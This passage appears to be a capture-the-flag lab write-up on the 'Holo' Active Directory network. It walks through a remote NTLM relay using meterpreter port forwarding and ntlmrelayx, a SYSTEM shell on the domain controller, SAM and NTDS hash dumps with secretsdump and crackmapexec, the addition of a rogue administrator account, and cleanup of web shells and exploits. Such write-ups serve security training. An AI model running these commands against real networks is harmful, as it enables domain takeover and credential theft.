
Remote NTLM Relay Attack

After obtaining the maximum privileges on the FILE-SRV01 host, we proceeded to perform the NTLM Relay Remote Attack, as mentioned above. For this, the client was asked for permission to stop, in a short period of time, the SMB services in Active Directory, where only two restarts will be needed (one to shut them down, and one to start them again):

```
> sc stop netlogon
> sc stop lanmanserver
> sc config lanmanserver start= disabled
> sc stop lanmanworkstation
> sc config lanmanworkstation start= disabled
```

After restarting the computer, we proceeded to start an interactive shell with Metasploit. Once obtained, an SMB port forwarding (445) was performed with **meterpreter** (Metasploit interactive shell) in order to redirect all NTLM connections/authentications via SMB to the attacker's `ntlmrelayx` relay client (with the `-socks` option to route and keep the sessions active) and thus, relay them to the Domain Controller:

```
> portfwd add -R -L 0.0.0.0 -l 445 -p 445
```




```
meterpreter > portfwd add -R -L 0.0.0.0 -l 445 -p 445
[*] Local TCP relay created: 0.0.0.0:445 <-> :445
meterpreter > portfwd

Active Port Forwards
====================

   Index  Local        Remote       Direction
   -----  -----        ------       ---------
   1      0.0.0.0:445  0.0.0.0:445  Reverse

1 total active port forwards.

meterpreter > 
```

Figure 60: Port forwarding with Metasploit

```
> sudo ntlmrelayx.py -t smb://10.200.191.30 -smb2support -socks
```

After a few minutes, several NTLM authentication attempts via SMB were received from host S-SRV02, which was successfully relayed to the DC:



```
ntlmrelayx> socks
Protocol  Target          Username            AdminStatus  Port
--------  ------------    ------------------  -----------  ----
SMB       10.200.191.30   HOLOLIVE/SRV-ADMIN  TRUE         445
ntlmrelayx> 
```

Figure 61: Active session with the user SRV-ADMIN on the DC

As we can see, we have the SRV-ADMIN user relay, which has administrative privileges over that host, so we proceeded to start an interactive shell with smbexec.py through proxychains against the DC, taking advantage of the active session:





Figure 62: NTLM remote relay attack, where the attacker uses the active session with proxychains to execute malicious actions




```
~/TryHackMe ✔  proxychains -q smbexec.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.191.30
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::8993:a875:55e6:d207%7
   IPv4 Address. . . . . . . . . . . : 10.200.191.30
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.191.1

C:\Windows\system32>
```

Figure 63: Use smbexec.py to get an interactive shell

Note: We noticed that after capturing a session from host S-SRV02, it kept trying to authenticate every 5 seconds, all the time. This is because that server had a script implemented that automates the mounting of the PC-FILESRV01 file shares, but since SMB services are disabled, it will keep trying.

Post Exploitation


After having a session with administrative privileges on the DC, we proceeded to dump the SAM and the NTDS.dit. To dump the SAM, we use the `secretsdump.py` tool:



```
~/TryHackMe ✗ 1  sudo proxychains -q secretsdump.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.191.30
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x739c5b5f17a8c2bbeb4ddd207a90710e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aa[redacted]b:::
Guest:501:[redacted]:::
DefaultAccount:503:[redacted]:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
```

Figure 64: Dumping the SAM with secretsdump

To dump the NTDS.dit, we had to create a user with maximum privileges:



```
~/TryHackMe ✔  proxychains -q smbexec.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.191.30
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>net user leviswings [redacted] /add
The command completed successfully.


C:\Windows\system32>net localgroup Administrators /add leviswings
The command completed successfully.


C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figure 65: Adding an administrator user

And then, with the `crackmapexec` tool, we dump the hashes of the users (both local and domain) from the Active Directory database:

```
> crackmapexec smb 10.200.191.30 -u 'leviswings' -p '<REDACTED>' --ntds

SMB 10.200.191.30 445 DC-SRV01 [*] Windows 10.0 Build 17763 x64 (name:DC-SRV01) (domain:holo.live) (signing:False)
        (SMBv1:False)
SMB 10.200.191.30 445 DC-SRV01 [+] holo.live\leviswings:<REDACTED> (Pwn3d!)
SMB 10.200.191.30 445 DC-SRV01 [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 10.200.191.30 445 DC-SRV01 Administrator:500:aa<REDACTED>bb:::
SMB 10.200.191.30 445 DC-SRV01 Guest:501:aa<REDACTED>c0:::
SMB 10.200.191.30 445 DC-SRV01 krbtgt:502:<REDACTED>:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\ad-joiner:1111:aa<REDACTED>43:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\spooks:1114:aa<REDACTED>f1:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\cryillic:1115:aa<REDACTED>71:::
```

```
SMB 10.200.191.30 445 DC-SRV01 holo.live\PC-MGR:1116:aa<REDACTED>98:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\SRV-ADMIN:1119:aa<REDACTED>14:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\a-koronei:1122:aa<REDACTED>7c:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\a-fubukis:1126:aa<REDACTED>87:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\koronei:1127:aa<REDACTED>9c:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\fubukis:1128:aa<REDACTED>a8:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\matsurin:1129:aa<REDACTED>8a:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\mikos:1130:aa<REDACTED>67:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\okayun:1131:aa<REDACTED>57:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\watamet:1132:aa<REDACTED>c9:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\gurag:1133:aa<REDACTED>9a:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\cocok:1134:aa<REDACTED>bb:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\ameliaw:1135:aa<REDACTED>86:::
SMB 10.200.191.30 445 DC-SRV01 holo.live\WEB-MGR:1136:aa<REDACTED>1f:::
SMB 10.200.191.30 445 DC-SRV01 leviswings:1138:aa<REDACTED>a5:::
...
```

CleanUp

L-SRV01:

```
> rm /var/www/html/shell.php
> sed -i "s/<SSH PUBLIC KEY>//" /root/.ssh/authorized_keys
> rm /tmp/exploit && /tmp/exploit.c
> rm -r /tmp/ovlcap/ # We say "yes" to everything.
```

S-SRV01:

```
> net use x: /delete
> del C:\web\htdocs\images\shell.php
> del C:\Windows\Temp\procdump64.exe
> del C:\Windows\Temp\dump.dmp
```

FILE-SRV01:

```
> del C:\Users\watamet\Desktop\kavremoverENU.dll
# To restart SMB services:
> sc config lanmanworkstation start= auto
> sc start lanmanworkstation
> sc config lanmanserver start= auto
> sc start lanmanserver
> sc start netlogon
> shutdown /r
```

DC-SRV01:

```
> net user leviswings /delete
```